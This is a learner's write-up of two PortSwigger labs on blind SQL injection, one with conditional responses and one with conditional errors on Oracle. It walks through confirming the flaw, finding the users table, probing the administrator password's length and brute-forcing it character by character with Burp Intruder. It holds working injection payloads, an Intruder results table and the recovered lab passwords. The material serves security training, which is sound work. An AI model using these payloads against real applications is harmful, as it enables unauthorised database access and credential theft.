Blind SQL Injections Portswigger:

Lab 11: Blind SQL injection with conditional responses

Vulnerability: tracking cookie;

End goal: find out the password of 'administrator' user;

1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXxoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query `' AND 1=1--,` I got the Welcome back message, meaning that the parameter is vulnerable:

Replacing 2nd condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


2) Confirm that USERS table exist in the database:

Inject the following into the query: `' AND (SELECT 'a' FROM users LIMIT 1)= 'a'--`

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

3) Confirm existence of user 'administrator':


```
' AND (SELECT username FROM users WHERE username =
'administrator')='administrator'--
```



I received ‘Welcome back’ again, meaning that we do have administrator user in users table.

4) Discover the password length:
   To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn’t receive the ‘Welcome back’ message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username =
'administrator' AND LENGTH(password)>1)='administrator'—
```




5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:


```
' AND (SELECT SUBSTRING(password,1,1) FROM users
WHERE username='administrator')='a
```

I selected the ‘Cluster bomb’ attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:



Filter out the attack result by returned length, I can assemble the password: g9p7q0cpd6gvsebu9al9



I successfully logged in as administrator, the lab is solved.

Lab 12: Blind SQL injection with conditional errors

Vulnerable tracking cookie.

End Goal: Log in with administrator password


1) Verify the vulnerability:
   This can be done by appending a single quotation mark ‘ to the trackingID inntercepted packet.

TrackingId=p5yuO4CBbWwSPFWd;

Doing so causes Internal Server Error Code 500.
Appending the second ‘ will make the application work with no errors displayed.


2) Check the vulnerability of the parameter:
Firstly, I found out what is the version of the database being used by trying to append the following to the query: ‘ || (SELECT ‘’) || ‘ but ended up with Code 500, which is weird, because the query is legit. Then it become clear, that I am dealing with Oracle database instead of MySQL, so I tried the new query with: ‘ || (SELECT ‘’ FROM dual) || ‘

This query was processed successfully and no error message appeared. For additional test, let’s trigger an error message by referencing to non existing table:



I got 500 error message.


3) Discovering users table in database:




No error message on trying to retrieve data from users means that there is a table called ‘users’

4) Confirm user ‘administrator’ exist:
To get this, I need to trigger an error with my SQL query. Doing so in the way above will not help as there will be no errors for non-existent users.

Then, I need to trigger an error to be sure that the other condition is true:
'|| (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '



I got an error message. To be sure that administrator indeed is present in users table, let's try some non-existent user:




There is no error because the user does not exist and therefore the function TO_CHAR(1/0) was never executed.

5) Determine the length of password:

This can be done analogically as in Lab 11 by incrementing LENGTH(password)>1 number, but this time I just should stop until error stops appearing, meaning that the LENGTH(password) is FALSE.

'|| (SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '



I hit code 200 OK at password length equal exactly 20 chars.

6) Bruteforce password:

This is done analogically to the previous example using substr() function,


```
'||(SELECT CASE WHEN SUBSTR(password, §1§,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200			11448	
1	a	200			11448	
2	b	200			11448	
3	c	200			11448	
4	d	200			11448	
5	e	200			11448	
6	f	200			11448	
7	g	200			11448	
8	h	200			11448	
9	i	200			11448	
10	j	500			2353	
11	k	200			11448	
12	l	200			11448	
13	m	200			11448	
14	n	200			11448	
15	o	200			11448	
16	p	200			11448	
17	q	200			11448	
18	r	200			11448	
19	s	200			11448	
20	t	200			11448	
21	u	200			11448	
22	v	200			11448	
23	w	200			11448	
24	x	200			11448	

Correct guess is located within the response with the shortest length (remember that the true conditions are ones that return error messages).

Thus, the password is password: oid7acng6mtpji1bqgpj



Log in Is successful, lab is done.